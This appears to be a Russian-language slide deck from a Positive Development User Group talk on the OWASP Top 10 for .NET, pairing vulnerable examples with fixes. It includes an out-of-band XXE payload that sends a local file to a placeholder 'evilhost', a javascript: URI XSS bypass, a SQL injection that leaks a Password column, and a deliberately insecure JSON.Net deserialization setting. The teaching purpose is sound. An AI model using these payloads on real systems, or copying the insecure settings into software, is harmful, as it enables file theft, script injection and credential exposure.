POSITIVE DEVELOPMENT USER GROUP

OWASP TOP 10 для .NET

Владимир Кочетков
Positive Technologies

:~$ whoami

Руководитель отдела исследований по анализу защищённости приложений Positive Technologies

AppSec- и CS-исследователь (формальные методы анализа и защиты приложений)

Организатор Positive Development User Group

https://about.me/vladimir.kochetkov

vkochetkov@ptsecurity.com

Positive Development User Group

Открытое сообщество разработчиков и IT-специалистов, посвящённое вопросам безопасности приложений.

https://t.me/ru_appsec

approof.ptsecurity.com

- **Анализатор защищённости веб-приложений** .NET, Java, PHP
- Анализ конфигурации и уязвимых компонентов
- Сигнатурный статический анализ
- Поиск веб-шеллов и вредоносных сценариев
- Сбор статистики по проекту

LibProtection

github.com/libprotection

- **Альтернативная реализация форматных и интерполированных строк**, встраивающих в приложение автоматическую защиту от атак инъекций
- .NET 4.0+ (скоро: Kotlin, C++, Python, PHP, JavaScript)
- SQL, HTML, JavaScript, URL и файловые пути (скоро: XML, CSS, XPATH, CMD, BASH)

Disclaimer или «хотите знать больше?»

- Мастер-класс «Трущобы Application Security»
- Подводные камни прикладной криптографии
- ASP.NET Core: Preventing attacks 2.0
- .NET Security Cheat Sheet

OWASP TOP 10

WTF OWASP TOP 10?

- **Хит-парад проблем безопасности веб-приложений**, формируемый с 2004, каждые 3-4 года, на основе опросов, отчётов и аналитики множества компаний и независимых экспертов: github.com/OWASP/Top10

- Включает в себя, как недостатки, так и атаки

- Версия 2017 года формировалась на основе отчётов более, чем 40 мировых компаний, содержавших статистику об уязвимостях в 114 897 приложениях и опросов около 500 независимых экспертов.

Предназначение OWASP TOP 10

*A primary aim of the OWASP Top 10 is to **educate developers, designers, architects, managers, and organizations** about the consequences of the most common and most important web application security weaknesses*

A10:2017 – Insufficient Logging and Monitoring

Неэффективное журналирование и мониторинг

Класс **недостатков**, связанных с низкой информативностью диагностических средств или возможностью нарушения целостности обрабатываемой ими информации

Что и когда логировать

- События управления доступом:
  - Аутентификация и авторизация (как успех, так и отказ)
  - Выдача сессионных токенов или других билетов аутентификации
  - Явное завершение пользовательской сессии
  - Восстановление доступа
- Все попытки доступа к конфиденциальной информации и изменения целостной, включая результаты таких попыток
- Все ошибки и исключения (включая перехватываемые)

Простой способ убедиться в эффективности логирования

- Просканировать приложение любым black-box анализатором:
  - bbs.ptsecurity.com
  - www.acunetix.com
  - subgraph.com/vega
- Убедиться, что сформированные в ходе сканирования логи достаточны для того, чтобы подтвердить факт автоматизированной атаки

Журналирование в .NET

- Использовать существующие средства журналирования с возможностью безопасной параметризации:
  - github.com/NLog/Nlog
  - serilog.net
- Все данные, производные от входных, записывать в лог через параметризацию
- Обратить внимание на проект: github.com/Azure/diagnostics-eventflow

A9:2017 – Using Components with Known Vulnerabilities

Проверка уязвимых компонентов .NET-приложений

github.com/jeremylong/DependencyCheck

vulners.com

A8:2017 – Insecure Deserialization

Незащищённая десериализация

- Недостаток, в результате которой атакующий имеет возможность выполнить произвольный код на целевой системе или нарушить целостность модели предметной области приложения

- Атака возможна в случаях, если атакующий контролирует сериализованный объект и:
  - у него есть возможность контролировать тип объекта, создаваемого десериализатором;
  - ожидаемый десериализатором тип содержит поля или свойства, для которых актуальны угрозы нарушения целостности, авторизованности или аутентичности.

Как работает сериализатор?

- В ходе реконструкции объекта могут использоваться вызовы:
  - Конструкторов по умолчанию и заполнение полей и свойств через рефлексию или вызовы соответствующих сеттеров
  - «Специальных» конструкторов
  - Конвертеров типов
  - Обратных вызовов
- Рано или поздно (в большинстве случаев), созданный объект будет финализирован и собран GC

Сериализаторы .NET Framework (© Alvaro Muñoz)

Name		Format	Additional requirements	Comments
BinaryFormatter		Binary	No	ISerializable gadgets
NetDataContractSerializer		XML	No	ISerializable gadgets
SoapFormatter		SOAP XML	No	ISerializable gadgets
DataContractSerializer		XML	Control of expected Type or `knownTypes` or weak `DataContractResolver`	Setters gadgets Some ISerializable gadgets
XmlSerializer		XML	Control of expected Type	Quite limited; does not work with interfaces
JavaScriptSerializer		JSON	Insecure TypeResolver	Setters gadgets
DataContractJsonSerializer		JSON	Control of expected Type or `knownTypes`	Setters gadgets Some ISerializable gadgets
ObjectStateFormatter		Text, Binary	No	Uses BinaryFormatter internally; TypeConverters gadgets
LosFormatter		Text, Binary	No	Uses ObjectStateFormatter internally
BinaryMessageFormatter		Binary	No	Uses BinaryFormatter internally
XmlMessageFormatter		XML	Control of expected Type	Uses XmlSerializer internally

Сериализаторы JSON (© Alvaro Muñoz)

Name		Language	Type Discriminator	Type Control	Vector
FastJSON		.NET	Default	Cast	Setter
Json.Net		.NET	Configuration	Expected Object Graph Inspection	Setter Deser. callbacks
FSPickler		.NET	Default	Expected Object Graph Inspection	Setter Deser. callbacks
Sweet.Jayson		.NET	Default	Cast	Setter
JavascriptSerializer		.NET	Configuration	Cast	Setter
DataContractJsonSerializer		.NET	Default	Expected Object Graph Inspection + whitelist	Setter Deser. callbacks

Уязвимый код (JSON.Net)

```
// ...
services.AddMvc().AddJsonOptions(options =>
{
    // XXX ∈ {
    // TypeNameHandling.All,
    // TypeNameHandling.Auto,
    // TypeNameHandling.Arrays,
    // TypeNameHandling.Objects
    // }
    options.SerializerSettings.TypeNameHandling = TypeNameHandling.XXX;
});
// ...
```

Лёгкий способ протестировать десериализатор

- Сформировать все возможные векторы атаки для используемого десериализатора с помощью: github.com/pwntester/ysoserial.net
- Убедиться, что при передаче их в качестве сериализованных объектов, заданная в векторе команда не выполняется

Как защититься?

- **Не десереализовывать входные данные**
- При пробросе сериализованных данных между HTTP-запросами использовать подтверждение их аутентичнсти (цифровую подпись)
- Использовать десериализатор со строгим контролем типов
- Избегать использования при десериализации какой-либо информации о типах, производной из входных данных

Хотите знать больше?

- Attacking .NET Serialization
- Breaking .NET Through Serialization

A7:2017 – Cross-Site Scripting (XSS)

Межсайтовый скриптинг

- Атака (как правило – инъекции), направленная на выполнение кода произвольного сценария на клиенте в контексте атакуемого сайта → **обход ограничений same origin policy**

- Специфические подходы к защите:
  - **X-XSS-Protection**:
    - 1;mode=block
    - 1;report=http://example.com/report_URI
  - **X-Content-Type-Option**: nosniff
  - **Content-Security-Policy**: (www.owasp.org/index.php/OWASP_Secure_Headers_Project)
  - **Access-Control-Allow-Origin**: (www.owasp.org/index.php/HTML5_Security_Cheat_Sheet#Cross_Origin_Resource_Sharing)

О костылях: валидация запросов ASP.NET

<?i[a-z!/\?]|&#

habrahabr.ru/company/pt/blog/178357

A6:2017 – Security Misconfiguration

Как должно быть (разработчик, безопасник, администратор)

Как обычно получается

Что должен делать разработчик?

Обеспечивать безопасность первоначальной (дефолтной) конфигурации приложения

Так, а делать-то – что?

- При разработке нового проекта под ASP.NET MVC5 взять за основу шаблон github.com/johnstaveley/SecurityEssentials/
- github.com/ASP-NET-Core-Boilerplate/Templates – при разработке под ASP.NET Core
- Если это невозможно, обеспечить безопасность первоначальной конфигурации вручную

Защита конфигурации: базовый чек-лист (1/4)

- Убрать из конфигурационных файлов все неиспользуемые директивы и опции
- Обеспечить отсутствие в релизной конфигурации по умолчанию реквизитов доступа к каким-либо ресурсам
- Использовать .NET 4.6.2+ или .NET Core 2.0+ (поддержка TLS 1.1/1.2, расширенная валидация запросов, защита от XXE и т. п.)

Защита конфигурации: базовый чек-лист (2/4)

- Использовать опции из Web.Config, рекомендованного OWASP: gist.github.com/kochetkov/1132463fb16725694640404c04040621

- Использовать точечное отключение валидации запросов только там, где это действительно необходимо:
  - На страницах: `<@ Page validateRequest="false" %>`
  - В контроллерах: `[ValidateInput(false)]`
  - В свойствах модели: `[AllowHtml]`
  - В выражениях: `Request.Unvalidated()`

Защита конфигурации: базовый чек-лист (3/4)

- Убрать HTTP-заголовки:

```
<httpRuntime enableVersionHeader="false" />
HttpContext.Current.Response.Headers.Remove("Server");
```

- Форсировать отправку cookies через TLS:

```
<httpCookies requireSSL="true"
    xdt:Transform="SetAttributes(requireSSL)"/>
<authentication>
    <forms requireSSL="true"
        xdt:Transform="SetAttributes(requireSSL)"/>
</authentication>
```

Защита конфигурации: базовый чек-лист (4/4)

- Для проектов под ASP.NET Core использовать github.com/andrewlock/NetEscapades.AspNetCore.SecurityHeaders

A5:2017 – Broken Access Control

Неэффективный контроль доступа

- Недостаток, позволяющий атакующему воспользоваться привилегиями под учётной записью, которая ими не обладает.

- Некоторые возможные причины:
  - Отсутствие или неэффективность проверок доступа
  - Использование незащищённых идентификаторов ресурсов
  - Возможность подделки, воспроизведения или использования сессионных токенов
  - Неправильная конфигурация CORS
  - Отсутствие проверок доступа в методах контроллеров, изменяющих состояние модели

Как защититься (1/2)

- Вся доступная функциональность бизнес-логики должна быть распределена между ролями явным образом. Гость – тоже роль.

```
services.ConfigureMvc(options =>
{
    options.Filters.Add(
        new AuthorizeFilter(new AuthorizationPolicyBuilder()
            .RequireAuthenticatedUser()
            .Build()));
});
```

Как защититься (2/2)

- Элементы контроля доступа должны быть реализованы на всех слоях:
  - **Представление**: сокрытие информации о недоступной функциональности
  - **Бизнес-логика:** отсутствие функциональности, меняющей состояние модели до выполнения авторизации
  - **Модель:** контроль доступа с учетом запрашиваемых данных (row-level security и т.п)
- Идентификаторы объектов должны обладать прямой и обратной секретностью

A4:2017 – XML External Entities (XXE)

Внедрение внешних сущностей XML

- Атака на парсер XML, основанная на внедрении в документ внешних сущностей и позволяющая осуществлять чтение локальных файлов и, в некоторых случаях, выполнять произвольный код

- Возможна, если в парсере XML включена обработка внешних сущностей

Пример атаки Out-of-Band XXE Data Retrieval

attack.xml:

```
<?xml version="1.0" encoding="uq-8"?>
<!DOCTYPE root [
<!ENTITY % remote SYSTEM "http://evilhost/evil.xml">
    %remote; %internal; %trick;
]>
```

evil.xml:

```
<!ENTITY % payload SYSTEM "file:///c:/boot.ini">
<!ENTITY % internal "<!ENTITY &#37; trick SYSTEM
http://evil/?%payload;'>">
```

XML парсеры .NET

- **XmlReader**
  - Свойство **ProhibitDtd**
    - .NET <4.0: true/false, по умолчанию – true;
    - .NET 4.0+: Prohibit/Ignore/Parse, по умолчанию – Prohibit;
- **XmlTextReader**
  - Свойство **ProhibitDtd**
    - .NET <4.0: true/false, по умолчанию – true;
    - .NET 4.0+: Prohibit/Ignore/Parse, по умолчанию – Parse;
- **XmlDocument**
  - Свойство **XmlResolver**
    - .NET <4.6: DefaultXmlResolver
    - .NET 4.6+: null

Хотите знать больше?

- XXE and .NET
- XML Out-of-Band Data Retrieval

A3:2017 – Sensitive Data Exposure

Разглашение значимых данных

- Недостаток, позволяющий атакующему получить доступ к конфиденциальной информации

- Причины:
  - Утечки по побочным каналам (тайминги, реакция приложения на штатные запросы)
  - Неэффективное использование криптографии
  - Использование незащищённых протоколов передачи информации

Тайминг-атаки

LAN: разница в 200 наносекунд за 1000 измерений;

Internet: разница в 30 микросекунд за 1000 измерений;

www.cs.rice.edu/~dwallach/pub/crosby-timing2009.pdf

В случае с HTTP есть возможность усилить канал:
xakep.ru/2015/06/03/web-app-hack-keep-alive

Добавление случайных временных задержек проблему не решает:

events.ccc.de/congress/2012/Fahrplan/attachments/2235_29c3-schinzel.pdf

WARNING

The following content may contain elements that are not suitable for some audiences. Viewer discretion is advised.

Страх и ненависть в отдельно взятом проекте: 2010 (1/2)

```
var fieldName = Request["field"] ?? "Id";
var minValue  = Request["min"];
var maxValue  = Request["max"];

var queryTemplate = string.Format(
  "SELECT * FROM Users WHERE {0} >= @minValue AND {0} <= @maxValue ORDER BY {0}",
   Regex.Replace(fieldName, "?i[^a-z0-9]+", string.Empty)
);

var selectCommand = string.Format(queryTemplate, debugStr);
var cmd = new SqlCommand(selectCommand, dataConnection);

cmd.Parameters.Add(new SqlParameter("@minValue", minValue));
cmd.Parameters.Add(new SqlParameter("@maxValue", maxValue));
...
```

```
/users/filter.aspx?field={fieldName}&min={minBalue}&max={maxValue}
```

Users
Id
Nickname
Rating
MessageCount
TopicCount
Password

Страх и ненависть в отдельно взятом проекте: 2010 (2/2)

```
var fieldName = Request["field"] ?? "Id";
var minValue  = Request["min"];
var maxValue  = Request["max"];

var queryTemplate = string.Format(
  "SELECT * FROM Users WHERE {0} >= @minValue AND {0} <= @maxValue ORDER BY {0}",
   Regex.Replace(fieldName, "[^a-zA-Z0-9]+", string.Empty)
);

var selectCommand = string.Format(queryTemplate, debugStr);
var cmd = new SqlCommand(selectCommand, dataConnection);

cmd.Parameters.Add(new SqlParameter("@minValue", minValue));
cmd.Parameters.Add(new SqlParameter("@maxValue", maxValue));
...
```


```
/users/filter.aspx?field=Password&min=0&max=0
```

Users
Id
Nickname
Rating
MessageCount
TopicCount
Password

Немного об HTTPS

- HTTP через TLS. Предназначен для обеспечения:
  - конфиденциальности и целостности данных, передаваемых по HTTP;
  - аутентичности стороны сервера (реже – и клиента).

- Или иными словами для защиты от атак класса MitM.



Немного об HTTPS

- Популярные подходы:
  - HTTP по умолчанию, HTTPS по выбору пользователя,
  - HTTP везде, критические точки входа через HTTPS,

неэффективны и подвержены атакам TLS Stripping.

- Частично противодействовать им можно, используя:
  - site-wide HTTPS без опционального HTTP,
  - HTTP-заголовок: Strict-Transport-Security: max-age=expireTime [; includeSubdomains],

при условии, что первый раз пользователь попадет на сайт по протоколу HTTPS.

A2:2017 – Broken Authentication

Неэффективная аутентификация

- Недостаток, позволяющий атакующему получать информацию об учётных данных других пользователей или аутентифицироваться от лица других пользователей

- Причины:
  - Отсутствие или неэффективная реализация защиты от автоматизированных атак (прямой перебор по пользователю или паролю, набивка учетных данных и т.п)
  - Неэффективный контроль сложности паролей
  - Хранение учётных данных в открытом или недостаточно защищённом виде
  - Отсутствие или неэффективное использование 2FA
  - Проблемы конфиденциальности и актуальности сессионных токенов

Как защититься

- Внедрение средств анти-автоматизации (reCAPTCHA)
- Ограничение (замедление) попыток прямого перебора
  - Пароля по известному имени
  - Имени по известному паролю
  - Утекших учётных данных с других ресурсов
- Внедрение средств контроля сложности паролей (есть нюансы)

Общие принципы хранения паролей

Криптографические функции хэширования не подходят для задачи хранения учётных данных.

Для хэширования паролей следует использовать адаптивные функции Argon2 (password-hashing.net), PBKDF2, scrypt, bcrypt:

```
pwd-hash = salt || adaptive_hash(password, salt)
```

или дайджест-функции:

```
pwd-hash = salt || HMAC-SHA-256(password, salt, secret)
```

Соль

- Предназначение соли — затруднение атак по словарям и радужным таблицам
- Соль не является секретом и должна быть случайной и уникальной для каждого пароля
- Длина соли должна быть достаточной для обеспечения энтропии salt || password >= 256 бит для любого возможного пароля → длина соли >= 32 байта

Хранение паролей в .NET

```
// .NET Framework
public static string GetPasswordHash(string password)
{
    var rfc2898DeriveBytes = new Rfc2898DeriveBytes(password, 32);
    rfc2898DeriveBytes.IterationCount = 16384;
    byte[] hash = rfc2898DeriveBytes.GetBytes(32);
    byte[] salt = rfc2898DeriveBytes.Salt;
    return Convert.ToBase64String(salt) + "|" + Convert.ToBase64String(hash);
}

// .NET Core
public static string GetPasswordHash(string password)
{
    byte[] salt = new byte[128 / 8];
    using (var rng = RandomNumberGenerator.Create()) { rng.GetBytes(salt); }
    string hash = Convert.ToBase64String(KeyDerivation.Pbkdf2(
        password: password,
        salt: salt,
        prf: KeyDerivationPrf.HMACSHA256,
        iterationCount: 16384,
        numBytesRequested: 256 / 8));
    return Convert.ToBase64String(salt) + "|" + hash;
}
```

Хотите знать больше?

- Password Storage Cheat Sheet

A1:2017 – Injection

Инъекция

- Уязвимость к атакам инъекции – состояние приложения, в котором возможно **внедрение в выходные данные грамматических конструкций**, не предусмотренных логикой приложения

- Тема защиты от атак инъекций была достаточно подробно раскрыта в докладе «Побеждая инъекции» на DotNext Moscow 2017 (слайды, видео)

- По исходным данным OWASP TOP 10 2017, этому классу атак подвержены 60.6% приложений.

По следам полученного фидбека (1/2)

- «…достаточно банальные примеры, которые были бы актуальны несколько лет назад»
- «…в целом доклад теряет свой смысл, если код написан без использования устаревших подходов»
- «…[LibProtection] скорее для компаний, которые не заботятся о коде, живут в легаси-системах и не знают, что после .NET 2.0 выходили более новые версии, а .NET Core для них просто ругательство»

По следам полученного фидбека (2/2)

- «…не рассказал **как правильно делать**, а просто рассказывал про то, как костылями можно дырки закрывать»
- «…был задан правильный вопрос про то, что многие так уже не пишут, а используют объектный подход. **Каких атак тогда опасаться?**»

Использование объектного подхода в борьбе с инъекциями

Проблема

Реализовать в приложении ASP.NET Core MVC рендер ссылок, безопасно обрабатывающий некорректные URL и генерирующий для ссылок на внешние ресурсы вывод диалога с предупреждением.

Решение: реализовать TagHelper для тегов <a>

```
public override void Process(TagHelperContext context, TagHelperOutput output)
{
    var url = context.AllAttributes["href"].Value.ToString();

    if (!Uri.IsWellFormedUriString(url, UriKind.RelativeOrAbsolute))
    {
        throw new UriFormatException("Malformed URI");
    }

    var uri = new Uri(url, UriKind.RelativeOrAbsolute);

    if (!uri.IsAbsoluteUri || RequestHost == uri.Host) { return; }

    var onclickHandler =
        $"return confirm('You are about visit an external link: {uri} Are you sure?')";

    output.Attributes.SetAttribute("onclick", onclickHandler);
}
```

DEMO #1

Причина уязвимости – вариативность грамматики URI

```
javascript://localhost/?a=\r\nalert(1)
```

System.Uri		Browser	
javascript:	Scheme	javascript:	Scheme
//	- (separator)	//localhost/?a=	JS-comment
localhost	Domain	\r\n	Line-feed
/	- (separator)	alert(1)	JS-expression
?	- (separator)		
a=\r\nalert(1)	Query-parameter		

Устранение уязвимости

```
public override void Process(TagHelperContext context, TagHelperOutput output)
{
    var url = context.AllAttributes["href"].Value.ToString();

    if (!Uri.IsWellFormedUriString(url, UriKind.RelativeOrAbsolute))
    {
        throw new UriFormatException("Malformed URI");
    }

    var uri = new Uri(url, UriKind.RelativeOrAbsolute);

    if (!uri.IsAbsoluteUri || RequestHost == uri.Host) { return; }

    if (!Regex.IsMatch(uri.Scheme, "https?|ftp"))
    {
        throw new UriFormatException("Invalid scheme");
    }

    var onclickHandler =
        $"return confirm('You are about visit an external link: {uri} Are you sure?')";

    output.Attributes.SetAttribute("onclick", onclickHandler);
}
```

Ещё немного о объектном подходе на примере System.Uri

Какими будут URL создаваемые с помощью

new Uri("/path", <UriKind>) ?

.ctor	.NET 4.7, .NET Core 2.0, Mono 5.4 (Windows)	.NET Core 2.0 (Linux)	Mono 5.4 (Linux)
new Uri("/path", UriKind.Absolute)	Исключение	Абсолютный	Абсолютный
new Uri("/path", UriKind.Relative)	Относительный	Исключение	Относительный
new Uri("/path", UriKind.RelativeOrAbsolute)	Относительный	Относительный	Абсолютный

http://www.mono-project.com/docs/faq/known-issues/urikind-relativeorabsolute/

https://github.com/dotnet/corefx/issues/22098

Вся правда о «современных средствах разработки»

- Средства параметризации и объектного подхода:
  - всего лишь частный случай типизации в рамках борьбы с инъекциями;
  - не всегда существуют или применимы и не являются панацеей;
  - могут содержать неоднозначности, уязвимости и ошибки в своём коде;
  - часто требуют от разработчика доскональных знаний грамматик и деталей своей реализации.
- Думать всё равно придётся ☺ (даже, в случае с LibProtection)

Кстати, о LibProtection (aka «костыльном подходе»)

```
private static string BuildSafeLinkTag(string url, string text, string localhost)
{
    var uri = new Uri(url, UriKind.RelativeOrAbsolute);

    var clickHandler = uri.IsAbsoluteUri && localhost != uri.Host ?
        $"return confirm('Are you sure you want to follow this link: {uri} ?')" :
        "return true"

    return SafeString.Format<Html>(
        $"<a href='{uri}' onclick='{clickHandler:safe}'>{text}</a>"
    );
}
```

Спасибо!

PDUG

POSITIVE DEVELOPMENT USER GROUP